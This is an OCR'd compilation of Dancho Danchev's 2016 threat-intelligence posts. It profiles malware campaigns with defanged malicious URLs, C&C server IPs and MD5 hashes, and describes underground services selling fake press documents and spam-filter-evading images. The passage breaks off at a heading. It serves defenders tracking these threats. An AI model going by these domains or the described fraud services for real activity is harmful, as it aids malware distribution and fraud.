Malware Campaign Using Google Docs Intercepted, Thousands of Users Affected (2016-04-26 20:13) We've recently intercepted, a malicious campaign, utilizing, Google Docs, for, the purpose, of spreading, malicious software, potentially, exposing, the confidentiality, integrity, and availability, of the, targeted hosts.

In this, post, we'll profile, the malicious campaign, expose, the malicious, infrastructure, behind, it, provide, MD5s, and,

discuss, in depth, the, tactics, techniques, and procedures, of, the, cybercriminals, behind it.

Sample malicious URL:

hxxp://younglean.cba.pl/lean/ - 95.211.80.4

Sample malicious URL hosting locations:

hxxp://ecku.cba.pl/js/bin.exe

hxxp://mondeodoslubu.cba.pl/js/bin.exe

hxxp://piotrkochanski.cba.pl/js/bin.exe

hxxp://szczuczynsp.cba.pl/122/091.exe

Known to have responded to the same malicious (95.211.80.4) are also the following malicious domains: hxxp://barbedosgroup.cba.pl

hxxp://brutalforce.pl

hxxp://christophar-hacker.pl

hxxp://moto-przestrzen.pl

hxxp://eturva.y0.pl

hxxp://lingirlie.com

hxxp://ogladajmecz.com.pl

hxxp://oriflamekonkurs2l16.c0.pl

hxxp://umeblowani.cba.pl

hxxp://webadminvalidation.cba.pl

hxxp://adamr.pl

hxxp://alea.cba.pl

hxxp://artbymachonis.cba.pl

hxxp://beqwqgdu.cba.pl

hxxp://bleachonline.pl

hxxp://facebook-profile-natalia9320.j.pl

hxxp://fllrev1978.cba.pl

hxxp://gotowesms.pl

hxxp://kbvdfuh.cba.pl

hxxp://maplka1977.c0.pl

hxxp://nagrobkiartek.pl

hxxp://nyzusbojpxnl.cba.pl

hxxp://okilh1973.cba.pl

hxxp://pucusej.cba.pl

hxxp://sajtom.pl

hxxp://tarnowiec.net.pl

hxxp://techtell.pl

hxxp://testujemypl.cba.pl

hxxp://lawendowawyspa.cba.pl

hxxp://younglean.cba.pl

hxxp://delegaturaszczecin.cba.pl

hxxp://metzmoerex.cba.pl

36

hxxp://kmpk.c0.pl

hxxp://500plus.c0.pl

hxxp://erxhxrrb1981.cba.pl

hxxp://exztwsl.cba.pl

hxxp://fafrvfa.cba.pl

hxxp://fastandfurios.cba.pl

hxxp://filmonline.cba.pl

hxxp://fragcraft.pl

hxxp://fryzjer.cba.pl

hxxp://hgedkom1973.cba.pl

hxxp://luyfiv1972.cba.pl

hxxp://oliviasekulska.com

hxxp://opziwr-zamosc.pl

hxxp://ostro.ga

hxxp://rodzina500plus.c0.pl

hxxp://roknasilowni.tk

hxxp://vfqqgr1971.cba.pl

Sample malicious MD5s known to have phoned back to the same malicious IP (95.211.80.4): MD5: 495f05d7ebca1022da2cdd1700aeac39

MD5: 68abd8a3a8c18c59f638e50ab0c386a4

MD5: 65b4bdba2d3b3e92b8b96d7d9ba7f88e

MD5: 64b5c6b20e2d758a008812df99a5958e

MD5: a0869b751e4a0bf27685f2f8677f9c62

Once executed the sample phones back to the following C &C servers: hxxp://smartoptionsinc.com - 216.70.228.110

hxxp://ppc.cba.pl - 95.211.80.4

hxxp://apps.identrust.com - 192.35.177.64

hxxp://cargol.cat - 217.149.7.213

hxxp://bikeceuta.com - 91.142.215.77

This post has been reproduced from [1]Dancho Danchev's blog .

1. http://ddanchev.blogspot.com/

37

Malicious Client-Side Exploits Serving Campaign Intercepted, Thousands of Users Affected

(2016-04-26 20:39)

We've recently intercepted, a currently, circulating, malicious campaign, utilizing, a variety, of compromised, Web sites, for,

the purpose, of serving, malicious software, to socially engineered, users.

In this post, we'll profile, the campaign, the infrastructure, behind, it, provide, actionable, intelligence, MD5s, and, discuss, in depth, the tactics, techniques, and procedures, of, the cybercrimnals, behind it.

Sample malicious URL:

hxxp://directbalancejs.com/module.so - 37.48.116.208; 31.31.204.161

hxxp://2-eco.ru

hxxp://2401.ru

hxxp://24xxx.site

hxxp://3502050.ru

hxxp://6553009.xyz

hxxp://7032949.ru

hxxp://academing.ru

hxxp://academyfinance.ru

hxxp://activelifelab.com

hxxp://advokat-mikheev.ru

hxxp://advokatstav.ru

hxxp://akvahim98.ru

hxxp://al-minbar.ru

hxxp://allesmarket.com

hxxp://alltrump.ru

hxxp://altropasso.ru

hxxp://ambertao.info

hxxp://ambertao.org

hxxp://ancra.ru

hxxp://andr-6-update.ru

hxxp://android-new.ru

hxxp://androidid-6-new.ru

hxxp://angrymultik.ru

hxxp://animaciyafoto.ru

hxxp://animaciyaonline.ru

hxxp://animaciyastiker.ru

hxxp://animationline.ru

hxxp://animehvost.ru

hxxp://anyen.ru

hxxp://anywifi.online

hxxp://apple-pro.moscow

hxxp://appliancerepairmonster.com

hxxp://aptechka.farm

hxxp://arbosfera.ru

hxxp://archsalut.ru

hxxp://arstd.ru

hxxp://aslanumarov.ru

hxxp://atlanted.ru

38

hxxp://aurispc.ru

hxxp://avangardmaster.ru

hxxp://aviacorp24.ru

hxxp://awpashko.com

Known to have phoned back to the same malicious C &C server (31.31.204.161) are also the following malicious MDSs:

MD5: c3754018dab05b3b8aac5fe8100076ce

Once executed the sample phones back to the following C &C server: hxxp://info-get.ru - 31.31.204.161

Known to have phoned back to the same malicious C &C server (31.31.204.161) are also the following malicious MD5s:

MD5: 4ff9bd7a045b0fe42a8f633428a59732

MD5: 46b1eaae5b53668a7ac958aecf4e57c3

MD5: d643025c5d0a2a2940502f4b15ca1801

MD5: 75dce2d84540153107024576bfce08fc

MD5: a23235ed940a75f997c127f59b09011d

This post has been reproduced from [1]Dancho Danchev's blog .

1. http://ddanchev.blogspot.com/

39

2.2

May

40

Malicious Campaign Affects Hundreds of Web Sites, Thousands of Users Affected (2016-05-16 10:33) We've recently intercepted, a currently, circulating, malicious, campaign, affecting, hundreds, of Web sites, and exposing, users, to, a, multi-tude, of, malicious, software.

In this post, we'll profile, the campaign, provide malicious MD5s, expose, the, infrastructure, behind, it, and, discuss, in-depth, the, tactics, techniques, and, procedures, of, the, cybercriminals, behind it.

Malicious URLs used in the campaign:

hxxp://default7.com - 199.48.227.25

hxxp://test246.com - 54.208.99.166

hxxp://test0.com - 72.52.4.119

hxxp://distinctfestive.com - 54.208.99.166

hxxp://ableoccassion.com - 54.208.99.166

Sample malware used in the campaign:

MD5: 9854f14ca653ee7c6bf6506d823f7371

Once executed, a, sample, malware, phones, back, to, the, following, C &C server:
hxxp://intva31.homelandcustom.info (52.6.18.250)

Known to have phoned back to the same malicious C &C server IP (54.208.99.166), are, also, the, following, malicious, MD5s:

MD5: fd368af200fd835687997ca2a4a0389b

MD5: c0379cda1717d1e05c938f8e06c04a46

MD5: 60eef5b116579d75b272a61e40716bc0

MD5: 8481f23748358fbfd5c36cea53c90793

MD5: 0953f8ec3f0001b3e5f3490203135def

Once executed, a, sample, malware, phones, back, to, the, following, C &C servers: hxxp://ii55.net (69.172.201.153)

hxxp://rwai.net (54.208.99.166)

Known to have phoned back to the same malicious C &C server IP (69.172.201.153) are also the following malicious MD5s:

MD5: 5979f69be8b6716c0832b6831c398914

MD5: a27083ff19b187cbc64644bc10d2af11

MD5: b9306bb08ac502c7bcaf3d7e0cd9d846

MD5: cd34980dda700d07b93eef7910a2a8be

MD5: b708860e7962b10e26568c9b037765df

Known to have phoned back to the same malicious C &C server IP (54.208.99.166) are also the following malicious MD5s:

MD5: 9854f14ca653ee7c6bf6506d823f7371

MD5: 90a88230d5b657ced3b2d71162a33cff

MD5: 70465233d93aa88868d7091454592a80

MD5: f8e21525c6848f45e4ab77aee05f0a28

Related malicious MD5s known to have phoned back to the same malicious C &C server (54.208.99.166):
MD5: fd368af200fd835687997ca2a4a0389b

41

MD5: c0379cda1717d1e05c938f8e06c04a46

MD5: 60eef5b116579d75b272a61e40716bc0

MD5: 8481f23748358fbfd5c36cea53c90793

MD5: 0953f8ec3f0001b3e5f3490203135def


We'll continue, monitoring, the, campaign, and, post, updates, as, soon, as, new, developments, take, place.

42

2.3

August

43




Cybercriminals Offer Fake/Fraudulent Press Documents Accreditation On Demand (2016-08-16 20:07) In a cybercrime ecosystem, dominated by fraudulent market propositions, and new market entrants occupying new market segments on a daily basis, cybercriminals are perfectly positioned, to continue offering, commoditized underground market goods, such as, for instance, fake documents, for the purpose of generating fraudulent revenue, while empowering fellow cybercriminas, with the necessary tools to further commit fraudulent activities.

In this post, we'll, discuss a newly launched service, offering fake press accreditation documents, and discuss the overall


relevance of the service, in the context of the underground marketplace’s ongoing commoditization, basic market segmentation concepts, as well as newly applied concepts such as DIY (do-it-yourself) type of services, and basic OPSEC with QA (Quality Assurance) in mind.

44




ПРЕССА
Связь в ВК или по имейлу [redacted]
Связь в ВК или по имейлу [redacted]

45


Связь в ВК или по имейлу [redacted]
[redacted]
В соответствии с Законом
Российской Федерации
"О средствах массовой информации"
Статья 47. Права журналиста.
Журналист имеет право:
Статья 58. Ответственность за ущемление свободы массовой информации
Связь в ВК или по имейлу [redacted]

46

The service is currently offering custom-made press accreditation documents for the Russian Federation, allowing potential cybercriminals the ability to access press-free zones, potentially commiting related fraudulent activities.

The price varies between $62 and $130 depending on the number of fake documents requested, including the option to request anonymous delivery of the fake documents.

Thanks to a vibrant DIY (do-it-yourself) custom-based type of fake documents generating market segment, cybercriminals, have also successfully managed to efficiently streamline the process of generating these documents, applying, both, basic OPSEC (Operational Security) measures in place, to ensure that they're perfectly positioned to reach to their targeted audience, while preserving a decent degree of their operational procedures, as well as Q &A (Quality Assurance) processes, to further ensure the quality of their underground market proposition.

We expect to continue observing a decent supply of segmented market propositions, targeting, both, novice and experienced cybercriminals, seeking to obtain fake documents, on their way to commit related fraudulent activities.

Related posts:

47

[1] **A Peek Inside the Russian Underground Market for Fake Documents/IDs/Passports**

[2] **Newly Launched 'Scanned Fake Passports/IDs/Credit Cards/Utility Bills' Service Randomizes and Generates Unique Fakes On The Fly**

[3] **Vendor of Scanned Fake IDs, Credit Cards and Utility Bills Targets the French Market Segment**

[4]**Cybercriminals Offer High Quality Plastic U.S Driving Licenses/University ID Cards**

This post has been reproduced from [5]Dancho Danchev's blog. Follow him [6]on Twitter.

1. http://ddanchev.blogspot.com/2013/05/a-peek-inside-russian-underground.html


2. http://ddanchev.blogspot.com/2013/07/newly-launched-scanned-fake.html


3. http://ddanchev.blogspot.com/2013/08/vendor-of-scanned-fake-ids-credit-cards.html

4. http://ddanchev.blogspot.com/2013/08/cybercriminals-offer-high-quality.html

5. http://ddanchev.blogspot.com/


6. https://twitter.com/dancho_danchev






Spam-friendly Image Randomization Tool Released on the Underground Marketplace (2016-08-17 13:34)
Cybercriminals, continue applying basic QA (Quality Assurance) processes, to their fraudulent campaigns, on their way to achieve a posive ROI (Return on Investment) out of their fraudulent activities.

In this post, we'll discuss a newly launched commercial tool, that's capable of generating unique images, for the purpose of tricking spam filters, in an attempt to trick end users into falling victim into the fraudulent campaign.





Priced at $25, the API-enabled tool is capable of converting a regular image, executed in a spam campaign, into a new one, successfully bypassing spam filters, exposing end users to

fraudulent attempts, generating fraudulent revenue, for the cybercriminals behind the campaign.

We expect to continue observing an increase in QA (Quality Assurance) driven underground market propositions, leading to a successful set of fraudulent propositions, dominating the underground marketplace.

50

Managed Social Engineering Based Code Signing Generating Certificate Service Spotted in the Wild (2016-08-17 14:23)

